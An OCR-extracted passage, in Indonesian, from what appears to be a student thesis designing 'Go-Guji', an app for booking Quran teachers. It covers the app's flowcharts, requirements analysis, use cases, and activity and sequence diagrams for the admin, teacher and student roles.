Sistem *flowchart* admin adalah langkah-langkah login sampai logout untuk admin, pada flowchart admin ini administrator login dengan menggunakan username dan password kemudian di cek apakah username dan password benar atau salah, kalau salah maka admin akan kembali ke menu login, tetapi kalau admin benar maka admin akan masuk ke menu administrator yaitu halaman home, kelola akun dan keluar aplikasi. Pada halaman konfirmasi akun, admin bisa melihat dan mengubah data pengguna aplikasi serta menambahkan pengguna.

b. Desain sistem *flowchart* guru




Gambar 4.2 sistem *flowchart* Guru

Sistem *flowchart* guru adalah langkah-langkah dari registrasi sampai logout untuk guru, pada flowchart guru ini guru terlebih dahulu harus registrasi dengan cara memasukkan e-mail, username, password, dia sebagai apakah guru atau siswa dan mengupload scan ktpnya. Apabila

semua syarat sudah benar, maka guru harus registrasi dan menunggu persetujuan dari admin, kalau admin menganggap semua data sudah benar maka guru dapat login ke aplikasi Go-Guji. Setelah login guru bisa melengkapi data diri, menerima order dan konfirmasi selesai order.

c. Desain sistem *flowchart* siswa



Gambar 4.3 sistem flowchart siswa

Flowchart sistem siswa sama dengan sistem flowchart guru, yaitu langkah-langkah dari registrasi sampai logout untuk siswa, pada flowchart siswa ini siswa terlebih dahulu juga harus registrasi dengan cara memasukkan e-mail, username, password, dia sebagai apakah siswa dan mengupload scan ktpnya. Apabila semua syarat sudah benar, maka siswa harus registrasi dan menunggu persetujuan dari admin, kalau admin menganggap semua data sudah benar maka siswa dapat login ke aplikasi Go-Guji. Setelah login siswa bisa melengkapi data diri, memilih guru,

memesan guru, pilih jenis pertemuan, pilih jenis pembayaran dan menupdate pemberitahuan order.

3. *Development*

3.1 Analisis dan Pendefenisian Persyaratan

Sebelum melakukan perancangan sistem aplikasi, maka diperlukan analisis pendefenisian kebutuhan yang bertujuan untuk mengetahui apa saja yang diperlukan untuk mengatasi masalah tersebut. Dalam tahap ini, terdapat beberapa analisis sebelum dirancangnya suatu sistem yang baru, beberapa diantaranya ialah :

1. Analisis masalah

   Masalah yang ditemukan dalam penelitian ini ialah *pertama*, untuk menuju ke MDTA ada beberapa faktor kendala seperti siswa yang berpamitan dari rumah kepada orangtua untuk pergi ke MDTA padahal ditenggah jalan singgah di warnet untuk main game atau sebagainya, siswa yang alasan pergi mengaji dari rumah setiba di MDTA berbelok arah mandi di sunggai sehingga tidak mengikuti proses belajar mengajar dengan semestinya, siswa yang pergi mengaji ke MDTA sering kelihatan duduk di warung dekat MDTA dari pada berada dalam ruangan mengaji, warung sekitaran MDTA biasa dijadikan oleh anak-anak untuk tempat bolos mengaji dan menghabiskan waktu sampai jam mengaji berakhir dan pulang ke rumah pada jam yang sama dengan anak-anak lain yang ikut mengaji. *Kedua*, Sebagian besar peserta didik di MDTA adalah anak-anak umur 5 sampai 12 tahun, sehingga orang dewasa yang ingin kembali

belajar mengaji merasa canggung kalau harus bergabung dengan anak-anak, maka orang dewasa yang punya keinginan untuk belajar mengaji tetapi malu untuk bergabung dengan anak-anak peserta ngaji lainnya di MDTA, jadi keinginan belajar AL-Quran tersebut disimpan begitu saja di dalam hati. *Ketiga,* lokasi MDTA yang terlalu jauh dari tempat tinggal sering dijadikan alasan bagi anak-anak untuk tidak pergi mengaji, anak-anak sering menjadikan tidak adanya kendaraan sebagai alasan untuk tidak pergi ke MDTA karena jarak MDTA dengan rumah yang cukup jauh. *Keempat,* serta belum adanya aplikasi yang bisa digunakan untuk memesan guru ngaji/tafiz yang juga bisa dipesan oleh orang dewasa sehingga orang dewasa yang ingin kembali belajar mengaji tidak malu ditertawakan anak-anak kalau harus pergi ke MDTA.

Berdasarkan permasalahan tersebut penulis menyimpulkan sangat diperlukan sistem aplikasi Go-guji untuk memudahkan dalam pencarian guu ngaji.

2. Analisis Kebutuhan

a) Kebutuhan non- fungsional

Kebutuhan non-fungsional adalah kebutuhan yang berisi properti yang dimiliki oleh aplikasi Go-Guji. Kebutuhan tersebut meliputi :

1) Kebutuhan perangkat keras (*Hardware*)

Hardware yang dibutuhkan dalam pembuatan aplikasi Go-Guji ini adalah :

- Laptop acer Nplify TM 802. 11b/g/n

- RAM 2,00 GB (1,81 GB usable)
- Android Asus

2) Kebutuhan perangkat lunak (*Software*)
   - Windows 7 Ultimate
   - Sublime text 3
   - Bahasa pemrograman PHP 5.6.1 dan Database MySQL
   - XAMPP
   - Mozilla Firefox
   - App Inventor 2
3) Kebutuhan SDM (*Brainware*)
   a) Admin
   - Memahami pengoperasian komputer secara aktif
   - Memahami pengguna data pada aplikasi Go-Guji
   b) Use (Guru dan pengguna jasa)
   - Memahami pengoperasian komputer
   - Memahami cara kerja dan dapat menggunakan aplikasi Go-Guji
4) Kebutuhan teknologi

   Kebutuhan teknologi adalah kebutuhan yang mencakup peralatan dan juga spesifikasi teknologi untuk menggunakan system aplikasi Go-Guji ini. Adapun peralatan dan spesifikasinya adalah sebagai berikut :

a) Komputer

- Laptop acer Nplify TM 802. 11b/g/n
- RAM 2,00 GB (1,81 GB usable)

b) Jaringan

- Sistem ini menggunakan jaringan LAN dan WAN, pengguna dapat mengakses sistem ini baik di lingkungan Madrasah maupun di luar Madrasah .

b) Analisis Tugas

Analisis tugas adalah proses menganalisis bagaimana manusia melaksanakan tugas, apa saja yang mereka lakukan dan peralatan apa saja yang mereka gunakan.

Pada kasus ini user pertama yaitu guru ngaji ataupun Guji bertugas hanya menunggu siswa ataupun peserta ngaji datang ke madrasah untuk pergi mengaji, melaksanakan proses belajar dan mengajar Al-Quran. Tetapi setelah menggunakan aplikasi guru ngaji betugas mendaftarkan akun, menyetujui pesanan, dan mengupdate pemberitahuan.

Sedangkan pengguna jasa bertugas pergi ke MDTA, duduk di dalama ruangan, melaksanakan proses mengaji dan pulang kerumah. Setelah menggunakan sistem aplikasi ini siswa ataupun mengguna jasa bertugas mendaftarkan akunya, memilih guru, memesan guru, dan memilih jenis pertemuan, memilih jenis pembayaran, dan mengupdate pemberitahuan order.


Administrator sebelum adanya aplikasi tidak mempunyai tugas, tetapi setelah adanya sistem aplikasi administrator bertugas menginputkan data-data yang dibutuhkan sistem seperti mengkonfirmasi akun, mengelola akun.

3.2 Perancangan Sistem Dan Perangkat Lunak

1) *Design* Sistem Secara Umum

a. *Use case Diagram*

Use case diagram Rancangan Sistem aplikasi Go-Guji menggambarkan fungsionalitas yang diharapkan dari sebuah sistem. *Use case* digunakan untuk mempresentasikan sebuah interaksi antara actor dengan sistem. Berikut *use case diagram* dari sistem aplikasi Go-Guji.



Gambar 4.4 *Use Case Diagram* Sistem aplikasi GO-Guji

Berdasarkan diagram *usecase* diatas dapat dilihat terdapat 3 *actor* yaitu administrator, guru ngaji dan siswa atau peserta ngaji, dan terdapat delapan *use case,* yaitu mendaftarkan akun, konfirmasi akun, mengelola akun, mengelola (CRUD) akun, memilih guru, memesan guru, memilih jenis pertemuan, memilih jenis pembayaran, menyetujui pemesanan, meng-update pemberitahuan order.

a) Administrator

Berikut skenario *use case* aktor Administrator :

1) *Usecase* konfirmasi akun

Admin akan mengkonfirmasi akun yang telah didaftarkan oleh peserta ngaji atau guru ngaji. Kalau peserta ngaji ataupun guru

ngaji yang mendaftar memenuhi syarat maka akan disetujui oleh admin.

2) *Usecase* mengelola (CRUD) akun

Admin mengelola akun pengaturan pengguna sistem dan mengecek pengguna sistem kemudian menambah atau mengubah data pengguna.

b) Guru Ngaji

Berikut skenario *use case* aktor Guru Ngaji :

1) *Usecase* mendaftar akun

Guru ngaji mendaftarkan akunnya, agar bisa bergabung dengan Go-guji. Dan mengisi biodata secara lengkap pada kolom yang telah disediakan.

2) *Usecase* menyetujui pemesanan

Guru ngaji menyetujui pemesanan yang telah dilakukan oleh peserta ngaji.

3) *Usecase* meng-update pemberitahuan order

Guru ngaji meng-update pemberitahuan order untuk menghindari bentrok pemesanan, apabila guru ngaji yang bersangkutan sedang dipesan atau diorder.

c) Siswa

Berikut skenario *use case* aktor Siswa :

1) *Usecase* mendaftar akun

   Siswa atau peserta ngaji mendatarkan akunnya, agar bisa bergabung dengan Go-guji. Dan mengisi biodata secara lengkap pada kolom yang telah disediakan.

2) *Usecase* memilih guru

   Siswa ataupun peserta ngaji dapat memilih guru ngaji pada halaman yang telah disediakan, dengan sekaligus menentukan jam ,hari dan tanggal sesuai keinginan.

3) *Usecase* memesan guru

   Siswa ataupun peserta ngaji yang telah memilih guru bisa lansung memesan guru, pemesanan akan diberitahukan apabila guru menerima orderan yang maksud.

4) *Usecase* memilih jenis pertemuan

   Siswa ataupun peserta ngaji terlebih dahulu harus memilih jenis pertemuan apakah per pertemuan, per minggu, per bulan. Guna memilih jenis pertemuan ini untuk memudahkan admin mengelola pembayaran nantinya.

5) *Usecase* memilih jenis pembayaran

   Siswa ataupun peserta ngaji yang sudah memilih jenis pertemuan juga harus memilih jenis pembayaran yang akan dilakukan , apakah pembayaran ditempat lasung atau di per minggu, ataupun perbulan.


6) *Usecase* meng-Update pemberitahuan order

Siswa ataupun peserta ngaji harus meng-Update pemberitahuan ordernya agar memudahkan admin mengelola orderan.

b. *Activity Diagram*

Activity diagram mendeskripsikan seluruh aktivitas dalam sistem yang sedang dirancang, bagaimana aktivitas berawal, *decision* yang mungkin terjadi, dan bagaimana mereka berakhir. Berikut *activity diagram* dari Aplikasi Go-Guji

a) Activity Diagram Administrator




Gambar 4.5 *Activity Diagram* Administrator

Dari *Activity Diagram* administrator pada gambar 4.5 dapat dilihat aktifitas yang dilakukan oleh admin, admin login menggunakan username dan password. Di dalam aplikasi admin bisa mengkonfirmasi akun guru ataupun pengguna jasa yang ingin bergabung dengan aplikasi Go-guji dan admin sepenuhnya

mengelola CRUD akun.


b) Activity Diagram Guru Ngaji



Gambar 4.6 *Activity Diagram* Guru Ngaji

Dari activity diagram guru ngaji pada gambar 4.6 dapat dilihat aktifitas yang dilakuka oleh guru ngaji, guru ngaji login menggunakan username dan password. Kalau username dan password benar maka guru ngaji bisa masuk kedalam aplikasi dan apabila salah maka guru ngaji akan di kembalikan ke halaman login kembali. Aktifitas lain yang bisa dilakukan guru ngaji adalah menyetujui pemesanan dan mengupdate pemberitahuan order.

c) Activity Diagram pengguna jasa




Gambar 4.7 *Activity Diagram* pengguna jasa

Dari *Activity Diagram* siswa pada gambar 4.7 diatas dapat dilihat aktivitas yang dilakukan oleh siswa yaitu mendaftar akun, memilih guru, memesan guru, memilih jenis pertemuan, memilih jenis pembayaran dan mengupdate pemberitahuan order.

c. Sequence Diagram


Sequence diagram menggambarkan interaksi antar objek di dalam dan di sekitar sistem. *Sequence diagram* digunakan untuk menggambarkan skenario atau rangkaian, langkah-langkah yang dilakukan sebagai respon dari sebuah event untuk menghasilkan output tertentu. Diawali dari apa yang memicu aktivitas tersebut, proses dan perubahan apa saja yang terjadi secara internal dan output apa yang dihasilkan. Masing-masing objek, termasuk aktor,

memiliki *lifeline vertikal*. pesan digambarkan sebagai garis berpanah dari satu objek ke objek yang lainnya. Berikut *sequence diagram* dari aplikasi Go-Guji di MDTA Al-Hidayah Mesjid Raya Darusalam Kumpulan.




Gambar 4.8 *sequence diagram* daftar akun guru

Dari *sequence diagram* daftar akun guru pada gambar 4.8 diatas dapat dilihat guru ngaji melakukan langkah-langkah untuk bisa bergabung dengan sistem aplikasi Go-guji ini, yaitu dari memilih menu daftar akun, mengisi data akun, lalu mengklik tombol simpan, setelah itu pendaftaran akun sudah bisa disimpan. Di daftar akun, administrator akan mengkontrol akun yang telah dibuat oleh guji, lalu mencek data user, kalau hasil dari validasi tidak valid, maka akan keluar pesan data tidak bisa di simpan maka guru ngaji kembali memeriksa datanya, kalau sudah sesuai dengan yang sebenarnya, guji harus kembali mengklik tombol simpan dan kalau benar akan keluar pesan data berhasil disimpan.



Gambar 4.9 *sequence diagram* daftar akun siswa


Dari *sequence diagram* daftar akun siswa pada gambar 4.9 diatas sama dengan daftar akun guru, dapat dilihat siswa juga melakukan langkah-langkah untuk bisa bergabung dengan sistem aplikasi Go-guji ini, yaitu dari memilih menu daftar akun, mengisi data akun, lalu mengklik tombol simpan, setelah itu pendaftaran akun sudah bisa disimpan. Di daftar akun, administrator akan mengkontrol akun yang telah dibuat oleh siswa, lalu mencek data user, kalau hasil dari validasi tidak valid, maka akan keluar pesan data tidak bisa di simpan maka siswa kembali memeriksa datanya, kalau sudah sesuai dengan yang sebenarnya, siswa harus kembali mengklik tombol simpan dan kalau benar akan keluar pesan data berhasil disimpan.



Gambar 4.10 *sequence diagram* kelola user


Dari *sequence diagram* kelola user pada gambar 4.10 diatas dapat dilihat admin melakukan langkah-langkah yaitu memilih menu kelola data user, menambah data user, mengisi data user, lalu mengklik tombol simpan, setelah itu pendaftaran akun sudah bisa disimpan. Di daftar akun, administrator akan mengkontrol akun yang telah dibuat, lalu mencek data user, kalau hasil dari validasi tidak valid, maka akan keluar pesan data tidak bisa di simpan kembali memeriksa datanya, kalau sudah sesuai dengan yang sebenarnya, user harus kembali mengklik tombol simpan dan kalau benar akan keluar pesan data berhasil disimpan. Setelah itu, untuk mengupdate data user admin memilih data user, lalu mengoreksi data user, klik tombol update, kontrol koreksi data user, cek data user, kalau hasil dari validasi valid, maka akan keluar pesan data berhasil di koreksi dan admin mengklik tombol update. Dan untuk menghapus data user, admin memelih

data yang akan dihapus, lalu mencek data user, kalau valid maka akan keluar pesan data berhasil dihapus.




Gambar 4.11 *sequence diagram* memesan guji

Dari *sequence diagram* memesan guji pada gambar 4.11 diatas dapat dilihat bahwa siswa pertama memilih menu order lalu melihat data guru ngaji, kalau sudah ketemu dengan yang sesuai maka siswa mengklik tombol order. Pada tahap memesan guru, guji akan kontrol pesanan siswa lalu mengecek data order, kalau pesanan disetujui maka akan keluar pesan order berhasil. Kemudian siswa mengklik tombol next lanjut memilih jenis pertemuan dan jenis pembayaran maka orderan selesai.



Gambar 4.12 *sequence diagram* menyetujui order

